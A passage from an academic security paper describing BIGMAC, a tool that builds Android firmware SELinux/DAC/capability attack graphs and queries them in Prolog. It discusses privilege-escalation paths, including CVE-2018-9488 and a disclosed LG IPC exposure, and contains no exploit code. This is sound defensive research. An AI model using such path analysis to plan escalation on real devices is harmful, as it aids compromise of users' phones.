The Android ecosystem is made up of many Original Equipment Manufacturers (OEMs), each with their own proprietary extensions to the Android Open Source Project (AOSP). This fragmentation also extends to the Android image distribution formats, which vary wildly between OEMs. To canonicalize firmware images, we use an open source Android image extractor [39]. With the extracted images, we walk the filesystems to extract the DAC file permissions and extended attributes (xattrs), which include SELinux MAC labels and Linux capabilities. We save the filesystem metadata and extract all of the files shown in Figure 1 which include Android object SELinux associations (services, properties, and apps), the Android property list, the raw SEPolicy binary file, and finally the init system files which contain useful DAC/MAC/CAP metadata, plus a list of native daemons started at boot.

Init Boot Simulation Without simulating a device boot, we do not recover any policy information for the */data*, */dev*, and */sys* directories – all of which are crucial to model. These directories and their files do not exist in the static firmware as they are created during the boot process. In order to capture these changes to the extracted security policy, we parse the saved init system files, following the Android init daemon's specification [17].

Android's init system is custom to the platform and has two major components: the *init* daemon itself, which is responsible for starting and managing native daemon services, and the *uevent* daemon, which monitors the kernel for device state change notifications. Init is the first process executed on the system and it handles boot state changes, manages services, and executes Run Commands (RC). These RCs include triggers for handling boot and property change events, actions which are executed in a trigger, and service definitions. During different phases of the boot process, files are created and services are started. BIGMAC implements key RCs that affect the security state to capture these changes before proceeding further with the graph instantiation. These include the creation of directories, files, and the changing of file owner, group, and permission modes. Additionally, we save the service definitions for later spawning of processes and simulation of their runtime credentials.

Early in the boot process, init will spawn the *uevent* daemon. This sets customized DAC information for certain files in the */dev* and */sys* directories based off of a simplified configuration file. The format is a single entry per line, with optional glob match, containing a user, group, and permission. We heuristically apply these customizations to the filesystem in order to have properly labeled and credentialed objects for these directories.

Backing File Recovery In order to fully instantiate abstract, MAC-only, SELinux types into processes and objects, we need to associate them with concrete files containing DAC and capability information. To start, we decompile the binary SEPolicy back into a connected multi-edge directional graph representation, G_s, via the Access Vector rules (AVRules), which link a source and target type via an action and a class. As shown in Figure 3, G_s, is the subject graph and the genesis of all derived graphs. This policy includes all of the types, T, and attributes, A, used during SELinux type enforcement. From this abstract policy, we divide all of the types into subjects (domains), S, and objects, O, and begin to instantiate them by correlating their




Figure 3: The key graph derivations used by BIGMAC to create a fully-instantiated attack graph, G_a.

policy types to real files, F, on the filesystem (backing files). For file objects this is straightforward as their types directly link to filesystem object types captured during extraction. To do this for subjects, we must invert Type Enforcement rules (TERules) related to process transitions via an object execution. A TERule connects two domains S_i and S_j via a transition using a 2-tuple containing object O_j and class C_p: $S_i \xrightarrow{(O_j,C_p)} S_j$. For process transitions, this reads as domain S_i uses the object O_j, which is an instance of F_j, to transition to the domain of S_j via the class C_p, which is a *process*. This is an *explicit* encoding of a process transition during the `exec` of a binary F_j. By parsing these rules, we can back-propagate the binaries associated with subject types. We define the set of subjects with at least one backing file to be *SB*. Subjects may have more than one backing file, but if they have none, they cannot be fully instantiated. Example rules from an SEPolicy to allow *init* to execute *mediaserver* are:

```
allow init mediaserver_exec:file {open,
    read, execute};
allow init mediaserver:process
    {transition};
type_transition init
    mediaserver_exec:process mediaserver;
```

Where S_i = init, S_j = mediaserver, O_j = mediaserver_exec, and C_p = process.

Not all Android domains have an explicit TERule due to a type of AVRule called *dyntransition*. A dynamic transition is encoded from a subject to another subject via the *process* class. It is the same as the TERule, minus the backing object, which means a subject does not need to `exec` to change its MAC label. The common Android platform domains that perform these transitions are init and Zygote. Zygote is started by init upon boot and is used as a warmed-up virtual-machine process source to fork app processes. As such, depending on the class of app (untrusted, system, privileged, etc.) the new forked process will be dynamically transitioned to a new domain. Applications are dynamically installed by the user and as such cannot have hardcoded TERules. This leads to all applications of a certain class sharing the same security label, unless customized by `seapp_contexts`. By recovering these dynamic transition edges, we are able to recreate the entire subject type hierarchy for later use in recovering the instantiated process tree.

3.2 Dataflow Graph

Now with a full set of subject nodes, S, and those that have concrete backing files, *SB*, we begin to create a dataflow graph, G_d, from the subject graph, G_s. Figure 3 shows this and the relationships between the other derived graphs of BIGMAC. In our model, we want to capture the dataflow between subjects as we are primarily interested in privilege escalation attacks, which involve other higher privileged subjects. To be clear, our dataflow model captures the potential transfer of bytes from one node to another following a directed edge. In the raw SEPolicy, each AVRule contains individual multiple access vectors, such as read, write, open, getattr, and so on. For our model, we are only interested in the vectors that imply a read or a write. As such we define a reduction mapping of AVRule actions to the simple dataflow properties of read (R) or write (W) as is listed in Table 8 in the Appendix.

As we are interested in an instantiated graph, we do not include any S not in *SB*. Without at least one associated executable, the subject is considered abstract. Therefore, for each *SB*, we examine all AVRules to other S or O nodes. We also ignore subject to subject edges and instead infer an implicit object to maintain a strict object-subject edge invariant.[3] Our model divides objects into two sets: IPC objects O_{IPC} and file objects O_{File}. The key difference between objects is that IPCs have a single owning subject (the creator/manager), inheriting its credentials, while file objects contain one or more backing files, F_i, each with separate MAC/DAC/CAP data. This split allows us to selectively and intelligently instantiate objects depending on their usage and context. For IPC objects we consolidate many individual AVRule classes into this object and tag it with the underlying AV class. For instance, all classes derived from *socket* commons class and Android's custom *binder* class are all considered IPC objects. Android defines specific AV classes for use in middleware, including *property service* and *service_manager*. For the property service, which in Android's case is the init process, we omit these flows as they allow for too many easy, and less likely to be exploitable paths to init from many processes. For the service manager, we examine the AVRules that have the AV of *add*, which allows us to find the owning domain. This is important for having correct service IPC credentials and edges. Once we have inferred an

[3] The only subject-subject edges are self-edges (domain can interact with itself), file descriptor transfer (`fd:use`), and ptracing.

object from an AVRule edge, we insert it into G_d with a read and/or write edge to the adjacent subject.

As all subjects and objects are iterated through, we also expand attributes A_s. These attributes contain members that are common to all AVRules. Instead of leaving these attributes linked into the graph, we fully expand all of their edges into each member. This means we have a large increase in edge count, but no longer have to consider attribute membership during graph queries. This graph is bipartite and in the worst case has $\mathcal{O}(|S|*|O|)$ edges and $\mathcal{O}(|S|+|O|)$ nodes.

3.3 Process Inflation

Using the subject hierarchy and backing files we recovered in Section 3.1, we can now begin to fully instantiate the subject nodes into individual process instances with virtual Process Identifiers (PIDs). Starting at the root *kernel* subject, we fork the *init* subject and assign the starting credentials of root (uid=0, gid=0, groups=[], sid=u:r:init:s0, cap=ALL). The kernel is assigned a PID of zero and *init* a PID of one. From here, we bring back the service definitions extracted in Section 3.1 in order to examine and filter all the children of *init*. For each child subject of *init* and for each backing file of that subject, we lookup a service definition that matches the backing file path in our virtual filesystem, is enabled, and not a oneshot process. With a potential match, we use the service security options, if any, to determine the process's user, group, supplemental groups, credentials, and security identifier. The defaults if these aren't included are to fork a service as root with all capabilities [17].

Once a process has been assigned credentials, it is inserted into a concrete process tree, G_p, with proper Linux process semantics (parent, children, inherited credentials, etc.). With boot now simulated, we employ Android domain knowledge to fix the processes forked by Zygote. These include apps and the *system_server*. The credentials for the system server are hardcoded in the Zygote source code and we apply them manually.

3.4 Attack Graph Instantiation

To begin our final instantiation, we must first fully expand all object nodes within G_d. Specifically, we split all file nodes into individual file instances. For example, the *system_data_file* object has many backing files. To make sure that each file's DAC information is considered, we split this node while duplicating edges to and from the original adjacent nodes. This greatly increases the edge count, but allows for a concrete yes or no answer for future DAC and MAC queries. We call this new graph G_f. With the two primary input graphs, G_f for flattened dataflow and G_p for the process tree we, for each process P_i of subject S_j in G_p, we copy all in and out edges from S_j in G_f to P_i in the process tree. We effectively overlay the dataflow graph onto the process tree, giving the concrete processes concrete edges to all objects allowed to be read from or written to by the original MAC policy. This final graph, G_a, is used to generate facts for all of our future attack queries using the logic engine.

3.5 Logic-based Query Engine

To explore our BIGMAC attack graph, we design a Prolog-based query engine as the backend, providing multiple query interfaces to end users, as shown below:

```
query_mac(S,T,C,P).
query_mac_dac(S,T,C,P).
query_mac_dac_cap(S,T,C,B,P).
query_mac_dac_cap_ext(S,T,C,B,E,P).
```

$\mathcal{S}$ represents the starting node; $\mathcal{T}$ stands for the target node; $\mathcal{C}$ is the cut-off parameter used to limit the length of a path; $\mathcal{B}$ specifies the target Linux capability; $\mathcal{E}$ determines the external attack surface type, such as USB and Bluetooth; and $\mathcal{P}$ contains the returned paths of the query. Both the starting node and the target node can be a process or a object (e.g., a file or IPC). They can also be wildcards, which is represented by underscore (_) in Prolog. Each query interface applies different policy layers and filtering mechanisms. For example, `query_mac_dac_cap_ext(_,zygote,3,CAP_SYS_ADMIN,usb,P).` requests all (attack) paths which target the Zygote process, pass both MAC and DAC checking, have a maximum path length of 3, achieve CAP_SYS_ADMIN capability, and can be launched from USB connections. As the attack graph is built upon the MAC policy, each viable path within the graph is allowed by the MAC. To support different query interfaces, we apply different policy and filtering checks on a viable path. For instance, *query_mac_dac_cap_ext* predicate finds a viable path within the graph, such that:

```
find_a_path(S,T,C,B,E,P) :-
  graph_travel(S,T,[S],P,C),
  dac_path(P),
  cap_path(P,B),
  ext_path(P,E).
```

The *graph_travel* predicate uses Depth First Search (DFS) to find a path, which is based on the MAC policy. The *dac_path* predicate then checks the corresponding DAC policy by looking into every adjacent pair of nodes within the path using the *dac* predicate. Each pair of nodes (A,B) is a combination of a process and a system object with any ordering. The *dac* predicate checks for root user, owner, group, and others based on the DAC information within each node. We perform the following query, $\forall A,B \in \mathcal{S} \cup \mathcal{T}$, perform:

```
dac(A,B) :-
  dac_sub_obj(A,B);
  dac_obj_sub(A,B).

dac_sub_obj(A,B) :-
  is_sub(A),
  dac_sub_obj_allow(A,B).

dac_obj_sub(A,B) :-
  is_obj(A),
  dac_obj_sub_allow(A,B).

dac_sub_obj_allow(A,B) :-
```

```
    is_root(A);
    is_owner(A,B);
    group_sub_obj_allow(A,B);
    other_sub_obj_allow(A,B).

  dac_obj_sub_allow(A,B) :-
    is_root(B);
    is_owner(B,A);
    group_obj_sub_allow(A,B);
    other_obj_sub_allow(A,B).
```

The *cap_path* predicate checks if a given path can achieve a certain Linux capability by examining the last node within the path. In case of the last node being a system object, we also need to look at the previous node which is the last process node within the path. Because each process node has its capability information encoded, the final check is to see if the requested capability is contained within the capability list of the node.

```
  cap_path(P,C) :-
    cap_last(P,C);
    cap_prev(P,C).

  cap_last(P,C) :-
    last(P,A),
    is_sub(A),
    cap_supp(A,C).

  cap_prev(P,C) :-
    prev(P,A),
    is_sub(A),
    cap_supp(A,C).
```

Similarly, the *ext_path* predicate checks if a given path starts from an external attack surface, e.g., USB, by inspecting the starting node within the path. If the starting node is a system object and can be reached via external connections, the path is an attack path that can be triggered externally. Because each system object has its external connection information encoded, the final check is also a membership checking between the specific external attack and the surface list of the node.

```
  ext_path(P,E) :-
    first(P,A),
    is_obj(A),
    ext_supp(A,E).
```

4 Implementation

Our implementation of BIGMAC is based upon Python 3.5 and SWI-Prolog, and it employs the NetworkX library for graphing and the SETools package [7] [4] for decompiling SEPolicies into their original types and rules.

4.1 Firmware Extraction

BIGMAC uses an open source extraction library for the raw firmware, which supports 18 firmware vendors across many Android versions [39]. We extended this tool to support newer 8.0 Samsung images, which use the LZ4 compression on the raw disk images. For this paper, we only extracted Google, Samsung, and LG images, but we would be able to support many other vendors as the files we extract from disk images are standardized by the platform.

The extraction tool starts by recursively unzipping firmware images, handling each layer based on the file type. We hook into the `ext4` disk image extraction routine and disable the permission changes to maintain the original DAC and MAC information. Then in our separate frontend, we perform a filesystem walk of each disk image to extract out all metadata provided by the `stat`, `getxattr`, and `readlink` calls. We store this in a dictionary indexed by filename. Next we walk our in-memory Virtual Filesystem (VFS) using regular expressions to extract out every file shown in Figure 1. Additionally we extract out the `build.prop` files to resolve properties containing key metadata like the Android version and the hardware configuration. We save all of these raw files in an image-specific database for later processing. There are some quirks between different Android major versions that our tool also takes into account. Most of these involve the major changes to the security policy file splitting by Project Treble [18]. Effectively, the platform (Google) and the vendor now have separate files for all of those shown in Figure 1. Our tool handles this transparently, allowing us to analyze version 7.0 and above.

4.2 System Boot Emulation

To recover an approximate state of a running system, we combine all known policy files at various stages. The most important set of files besides the raw SEPolicy are the Android init scripts. These are text based, shell-like commands that execute sequentially in blocks, but do not support constructs for control-flow or looping [17]. This is a significant advantage for BIGMAC as we do not have to support arbitrary code and can instead selectively handle the most important commands. We implemented the `mkdir`, `chown`, `chmod`, `trigger`, `enable`, and `mount` commands. The first three change the state of the filesystem, including DAC information; `trigger` raises an event that causes other sections to be executed; `enable` starts a service; and `mount` mounts a filesystem to a hardpoint. The mount command is particularly important to handle as it affects the effective SEContext that files are assigned during our simulated `restorecon` process. During device ground-truth analysis, most of the wrong MAC/DAC data came from not handling these quirks. Each vendor and device model comes with its own set of quirks in the init system. For example, on a Pixel 8.1.0 image, we had to set the property `vold.decrypt` to `trigger_post_fs_data` in order for init simulator to execute the proper boot sections that create the */data* directory. Another quirk we discovered was that some OEMs add their own custom group and user Android IDs (AID) that deviate from Android platform. This affects our equivalent `getpwnam` function which is unable to map these names to AIDs. To fix this, we plan on extracting out an exported table, `android_id`,

[4] SETools does not recover the policy source, but it recovers the effective policy after the source has had all of its macros expanded, comments removed, and `neverallow` rules checked.

from the Bionic `libc.so` binary.

4.3 Android Credential Simulation

After booting init and modifying the filesystem, we use recovered service definitions from the init files to properly assign runtime credentials to inflated processes. Service definitions contain their starting user, group, and capabilities. These are instrumental in getting accurate DAC and CAP information and improving the overall fidelity of our attack graphs. From the spawned children of init, we also perform a conservative reparenting of children processes that have no service definition, yet are able to be transitioned to by the init daemon. This helps fix the process tree in case a child of init also forks its own helper processes, which we noticed with the `location` service (`loc_launcher`). Overall, the credential simulation is a best-effort approximation given the available information and constraints recovered from the MAC policy.

4.4 Logic-based Query Engine

We implement our logic-based query engine using SWI-Prolog[5] and provide all four query interfaces described in 3.5. To parse the output from Prolog (a list of paths), we created an interactive query frontend using the GNU readline library. This gives us support for interactive tab completion of all the possible processes and objects to use as source and target nodes. It also allows us to save, restore, and pretty print all queries. Within Prolog, we needed to add a cutoff parameter to prevent path explosion. The cut-off parameter (C) drops the path if its length is beyond the value specified. We also implement an *is_uniq* predicate to filter paths which contain duplicated elements, making sure that paths within the length of the cut-off also do not contain loops. To collect all possible paths, we use Prolog's Depth First Search (DFS) with iterative deepening ($findall$). In total, we wrote 5,997 lines of Python across the extraction tool, graph creator, and query frontend. Our Prolog engine was 343 lines.

5 Evaluation

Our evaluation is broken up into two sections: a *ground truth study* and *case studies* of BIGMAC on Android firmware. The ground truth study's purpose is to evaluate BIGMAC's accuracy in recovering security policy from static firmware. This part is limited in the Android devices and vendors because we require real rooted devices to compare against. The case studies have no such limitations as BIGMAC works on firmware. As such, we evaluate images from Samsung, LG, and Google. For reproducibility of our results, all of the firmware used is described in Table 9 of the Appendix.

[5] We initially used GNU Prolog but it crashed due to large edge counts.

5.1 Ground Truth Comparison

To evaluate the feasibility of recreating the Android runtime system state from firmware, we use custom scripts loaded via `adb` to collect MAC, DAC, and process information from a rooted Google Pixel 1 and Samsung Galaxy S7 edge. For the Pixel, we reflashed and rooted it with three different AOSP versions: Android 7.1.2, 8.1.0, and 9.0.0.

For the file and process recovery tables, we have marked metrics as True Positive (TP, found and accurate), False Positive (FP, recovered file not accurate or it was extra), and False Negative (FN, not found in recovery, but it exists on a real system).

File Permissions As shown in Table 1, we are able to fully replicate most major directories within the running system from static firmware, including */vendor* and */system*. To be precise, we can recover all of the MAC data within the system by parsing *file_contexts* and applying it to files from the firmware. This is equivalent to a running system performing a `restorecon` operation. For filesystems created during the runtime, such as */dev* and */sys*, we are able to infer potential files by parsing `uevent.rc` files, which would normally be loaded by `ueventd` during the phone's early boot. This file contains glob patterns to match device or sysfs nodes in order to apply a user, group, and file mode. We conservatively instantiate files we see referenced in this file, which leads us to be able to recover many character devices. Unfortunately, these files contain more device nodes than are actually found on running phones, as seen in the "Extra Files" (false positives) rows of Table 1. This is a difficult balance to strike. Without recovering `/dev`, many SELinux contexts have no backing files, which means we cannot fully instantiate the associated file objects, leading to false negatives.


Since we are limited by the content provided by firmware, some directories, namely */data* and */odm*, have a high false-negative rate. These filesystems are only created after the first boot or are vendor-specific. For example, the missing 5,350 files on the Pixel 1 (8.1.0) in */data* are mostly caches for applications. Our attack graph model is primarily focused on system-level directories and files, and we can safely ignore the verbose contents of these directories. **Of the file DAC and MAC data that is possible to recover, our TP positive rate is greater than 98% for all images.**

Process Tree In order to get actionable results from our attack queries, we need as close to an accurate of a picture of the running system as possible. Our process recovery involves a significant amount of information collection and firmware file parsing in order to make the best instantiation possible. Along the way, we employ device and version agnostic algorithms to do so, which is key to support a large range of firmware.

The results of our process recovery are in Figure 4. For the S7 edge in column 1a, we instantiate 49 processes, 25 of which

	Samsung S7 Edge (7.0.0)			Pixel 1 (7.1.2)			Pixel 1 (8.1.0)			Pixel 1 (9.0.0)		
	Path	Count	%Files	Path	Count	%Files	Path	Count	%Files	Path	Count	%Files
Good Files (TP)	*/system*	5,233	93.1%	*/system*	2,301	67.6%	*/system*	2,512	57.4%	*/system*	2,827	60.0%
	/data	115	2.0%	*/vendor*	630	18.5%	*/vendor*	1,264	28.9%	*/vendor*	1,269	26.9%
	/dev	40	0.7%	*/data*	115	3.4%	*/data*	111	2.5%	*/data*	143	3.0%
Different DAC/MAC (FP)	*/dev*	46	0.8%	*/dev*	28	0.8%	*/dev*	46	1.1%	*/dev*	46	1.0%
	/mnt	7	0.1%	*/sbin*	5	0.1%	*/data*	6	0.1%	*/odm*	10	0.2%
	/system	5	0.1%	*/mnt*	2	0.1%	*/sbin*	4	0.1%	*/sbin*	4	0.1%
Extra Files (FP)	*/dev*	73	1.3%	*/dev*	167	4.9%	*/dev*	169	3.9%	*/dev*	169	3.6%
	/system	6	0.1%	*/cache*	4	0.1%	*/data*	10	0.2%	*/cache*	4	0.1%
	/acct	1	0.0%	*/acct*	1	0.0%	*/cache*	4	0.1%	*/acct*	1	0.0%
	Total:	5,621	100%	**Total:**	3,405	100%	**Total:**	5,780	100%	**Total:**	4,709	100%
	DAC/MAC Correct:		98.7%	**DAC/MAC Correct:**		98.6%	**DAC/MAC Correct:**		98.4%	**DAC/MAC Correct:**		98.4%
Missing Files (FN)	*/data*	7,407	75.6%	*/data*	4,425	77.3%	*/data*	5,350	74.2%	*/data*	5,188	73.8%
	/dev	906	9.2%	*/dev*	649	11.3%	*/dev*	856	11.9%	*/dev*	793	11.3%
	/mnt	841	8.6%	*/config*	326	5.7%	*/config*	676	9.4%	*/config*	768	10.9%
	Total:	9,798	100%	**Total:**	8,961	100%	**Total:**	9,821	100%	**Total:**	7,034	100%

Table 1: A comparison of BIGMAC's file recovery and their corresponding MAC and DAC metadata from firmware images versus running devices. Only the top three filesystem paths are shown. The "Good Files" (TP) category shows how many files had 100% identical metadata to the running filesystem. "Different MAC/DAC" (FP) is a listing of the top directories where MAC/DAC data was mismatched. "Extra Files" (FP) shows the directories where BIGMAC recovered files that did not exist at all on the real running system. Finally, "Missing Files" (FN) are the files that were not available from the raw firmware (*/data* contains installed app data, caches, and settings).



(a) The set of processes recovered by BIGMAC.

(b) The set of processes extracted from a running device.

Figure 4: A comparison of BIGMAC's process recovery and versus running devices. In figure (a), "Correct" (TP) shows how many recovered processes had 100% identical metadata (excluding process IDs) as compared to a running phone. "Different DAC/Cap." (TP/FP) is where a process was matched to a running device process, but parts of the DAC/capabilities were different. "Extra" (FP) shows the processes BIGMAC over-approximated and were not running on the real running system during the snapshot. In figure (b), "Pair Found" (TP) shows how many recovered and real processes were able to be matched via executable and SELinux context. "Missing Native" (FN) are the native daemons that were not instantiated. "Missing App" (FN) are the Zygote-children (applications) that are not currently recovered by BIGMAC.

are completely accurate to a running device, 20 are partially accurate, and 4 are extraneous (not running on the real device). Of the missing processes in column 1b, 55.5% are app processes, which BIGMAC does not instantiate at this time as our focus is on native daemons. To do so would require APK extraction and manifest parsing in order to achieve accurate group membership.[6] For the S7 edge, 20 of the processes are native daemons, which were not instantiated for various reasons, such as already instantiated processes created children.[7] For the Pixel 1 9.0.0 we fare the best with 74.7% of processes having a recovered pair and only 9 missing native processes. For the processes we did recover, in all cases, over 50% of the recovered processes completely matched paired real processes. This would not be possible without parsing Android init files

[6] Android conflates some middleware permissions with UNIX groups, such as the `INTERNET` permission with the `inet` GID.

[7] We do not know when or if a process will fork or exec. Doing so would require binary analysis or an emulator.

to extract service definitions.

5.2 Attack Graph Queries

To explore our graph instantiation, we emit the graph nodes, their attributes, and the edges between them to SWI-Prolog for further analysis. We develop an interactive query interface that allows us to ask attack queries about the graph. The result of a query is a list of all possible paths meeting the parameters of the query. The query parameters include: source node, target node, max path length (cutoff), target capabilities, and object type. To make our analysis concrete, we generate attack graphs from a Samsung S8+ 8.0 and LG G7 9.0 firmware.

Layered Path Reduction To demonstrate the path reduction through including DAC checks, we run `query(untrusted_app,vold,4)` with MAC-only filtering (`query_mac`) and with MAC+DAC filtering. As shown in Table 2, we are able to bring down the number of query results by at least an order of magnitude by providing fine-grained query interfaces with multi-layer filtering. We chose the `vold` process because it is a powerful Android platform daemon responsible for mounting and managing disk volumes. It is also part of Android's formal definition of its TCB [19]. On the S8+, `vold` is directly reachable by nearly 100K unique length-4 paths when just considering the MAC policy and only 14K paths after applying DAC. On LG's firmware, there are considerably fewer paths even on the MAC-only query. This is due to the number of unique files available to be written by processes along the path that can be read by `vold`. A diagram of some of the types of paths that were filtered out by the DAC checking, but passed MAC is shown in Figure 5. Files and directories that would be considered writable by the MAC policy alone are discarded when the DAC policy is applied. In this case, the untrusted_app process is not a member of the `media_rw`. Therefore it cannot affect these directories. It is possible that at runtime the app process could gain access to this group or the DAC permissions on the directories could change. BIGMAC currently works off of snapshots of the security policy state. **While applying DAC information increases the query running time, it provides realistic paths results that would be allowed by the MAC and DAC policy on a real system.** MAC-only paths (effectively pure policy analysis) that are shown by previous work have many more false positives, leading to results not accurate enough to draw security conclusions from.

Analysis of a Privilege Escalation To demonstrate how BIGMAC can discover unintended paths that could be used for privilege escalation, we analyze CVE-2018-9488 [30]. As shown in Figure 6, this flaw let the Zygote process compromise the `crash_dump` binary due to its control over the mount namespace. From here, `crash_dump` has the ability to read and write the memory of `vold` using the ptrace syscall (which was allowed by the MAC policy). We use BIGMAC on the Google 8.1.0 image (before it was patched) to discover this escalation path by with `query(process:zygote,process:vold,4)`. This query returns over 700 paths, all of which involve files, except for one, which involves a domain transition to `crash_dump`.

Was Zygote the only daemon capable of compromising `vold` through the `crash_dump` binary? It was not, as `query(_,transition:crash_dump,1,CAP_SYS_ADMIN)` finds 24 other daemons that, if compromised, could achieve the same escalation. A notable daemon is `installd`, which handles installing untrusted APKs. `installd` is responsible for parsing the complicated APK file format and a exploitable vulnerability via this path could have quickly escalated into a full system compromise. We believe this highlights that the lack of granularity of `CAP_SYS_ADMIN` leads to an ineffective security policy. **Any process with this capability can get arbitrary code execution in any other domain it can transition.** We consider this to be a weakness in the capability security model, and more effort needs to be made to limit the number of processes with this. This analysis shows that BIGMAC could help policy writers determine the impact of a policy misconfiguration while taking into account Linux

Query (S8+)	# Paths	Time (s)
`query_mac_only(ua,vold,4)`	99,448	24.74
`query(ua,vold,4)`	14,417	443.53
Query (G7)	# Paths	Time (s)
`query_mac_only(ua,vold,4)`	7,155	3.03
`query(ua,vold,4)`	1,065	55.38

Table 2: The results of the layered query filtering performed for the `untrusted_app` (abbreviated to `ua`) to `vold` attack surface with a cutoff of four.




Figure 5: Three paths that were discarded due to DAC filtering on the S8+ image.




Figure 6: A diagram of the escalation path taken by CVE-2018-9488 to compromise `vold`.

capabilities. This finding is not obvious when analyzing the MAC policy in isolation: Linux capabilities are a crucial part of the overall security model.

Process Strength As an attacker with control over a process and looking to privilege escalate, we would like to see all the possible avenues to write data to objects that can affect other processes. We can easily perform this query for any process by fixing the source node and having a wildcard for the target node. For example: `query(untrusted_app,_,1)` would find all of the objects that can be directly influenced by a process with the untrusted_app label. This query is useful as it takes into account the MAC+DAC policy to find actual writes. With this information, we can identify labels that are *too* strong and should be further compartmentalized. The top three strongest processes are shown in Table 3 for our three firmwares.

For the S8+ and G7 firmwares, `init` and `system_server` are ranked first and second. `init`'s IPC edges consist of property service writes and transitions to new domains. The exception is that it has a socket open to `logd` and `vold`. The rest of its writes are to critical system files, making it file focused. `system_server` is heavily focused on IPC through binder and is also home to hundreds of services. This makes it a large target for attackers considering its key role in mediating application IPC. We argue that a single SELinux label with this much cross-domain write-strength is a risk to the whole system's integrity. For example, while `system_server` does not run as root, many services implicitly trust IPC from it. Using its binder connection to `vold`, it could request any mounting operation. Worse, it has the capability of `CAP_SYS_MODULE` allowing it to load arbitrary kernel modules. **Based upon this finding, we believe `system_server` *must* be refactored into smaller services.** As `system_server` is able to load kernel modules, we argue that it is actually in the system's TCB, yet it is too monolithic to be trustworthy. For the `lpm` process on the S8+ image, it is Samsung's charging daemon. All writable objects are focused on USB and SysFS power management. `hal_usb_default` on the LG G7 is a similar story. It only talks to `system_server` and `hwservice_manager`. All other writes are to USB files and SysFS. This analysis demonstrates that BIGMAC can be used to assist in identifying and triaging over-privileged processes, leading to improved and more modular polices at the MAC, DAC, and CAP layer.

Process Attack Surface Our *query_mac_dac* query interface implements a useful way to study the attack surface of a given process node. We define all possible paths for IPC as an attack surface of a given process. By ignoring the starting node (wildcard) and specifying the target node, we are able to find all the paths leading to the target node. In this case, we focus on `system_server` to further demonstrate how monolithic it is. By limiting the cut-off to be 1, we get all the objects (IPC & files) that the target process can read from. Cut-off 2 finds all possible paths to the target, including the ones found by cut-off 1. This finds all the *writers* of those objects (if any) and eliminates all read-only objects. As a result, the subtraction of these two query response provides us all possible IPC for a target, as shown in Table 4. With these paths, we can look at the shared object between the writer and reader. This is our set of unique IPC objects. With the list of paths, we can perform an "IPC diff" to determine the OEM-specific IPC objects and paths. These are likely to be less audited than upstream AOSP IPC. With this IPC diff, we now know the OEM-specific IPC and can further filter out AOSP IPC paths. For this analysis, we are interested in which IPC paths are writable from an `untrusted_app` (UA). Using a Linux basic text processing and manual inspection, we identified some suspect paths.

Firmware	Process	# Writable	# IPC
S8+	init	2,066	296
	system_server	1,398	458
	lpm	634	8
G7	init	1,233	418
	system_server	573	368
	hal_usb_default	508	19

Table 3: A process strength query where we find all the writable adjacent objects to each process.

Query (S8+)	# Paths	# IPC	Uniq. IPC
`query(_,system_server,1)`	9,853	–	–
`query(_,system_server,2)`	12,681	2,814	716
Query (G7)	# Paths	# IPC	Uniq. IPC
`query(_,system_server,1)`	11,844	–	–
`query(_,system_server,2)`	13,759	1,875	564

Table 4: A combination of BIGMAC queries to find all unique IPC paths and IPC objects in `system_server`.

LG has 11 UA-reachable IPCs. Of those, **we discovered that a UA is allowed to connect to an LG-specific kernel monitoring service as shown in Figure 7**. The MAC nor DAC policy forbid this. This service allows applications to receive information, such as integrity checks, from the running kernel. Further investigation into the service's Binder proxy interface shows that an additional system-app only middleware check is performed at each proxied call. If any of the proxied calls were missing this middleware check, the service would be accessible from any application. Changing the MAC policy to only allow the `system_app` type instead of `untrusted_app` would increase the defense in-depth for this service, in case it exposes a vulnerability in the future. We disclosed this finding to LG, but it is unclear if they will implement the fix as they are deprecating the service going forward.

On the Samsung S8+ image, we discover 58 UA reachable, OEM-unique IPCs. This demonstrates the vast amount of vendor customizations that are made to an already large `system_server`.




Figure 7: A diagram of the suspicious IPC path discovered on the LG firmware.

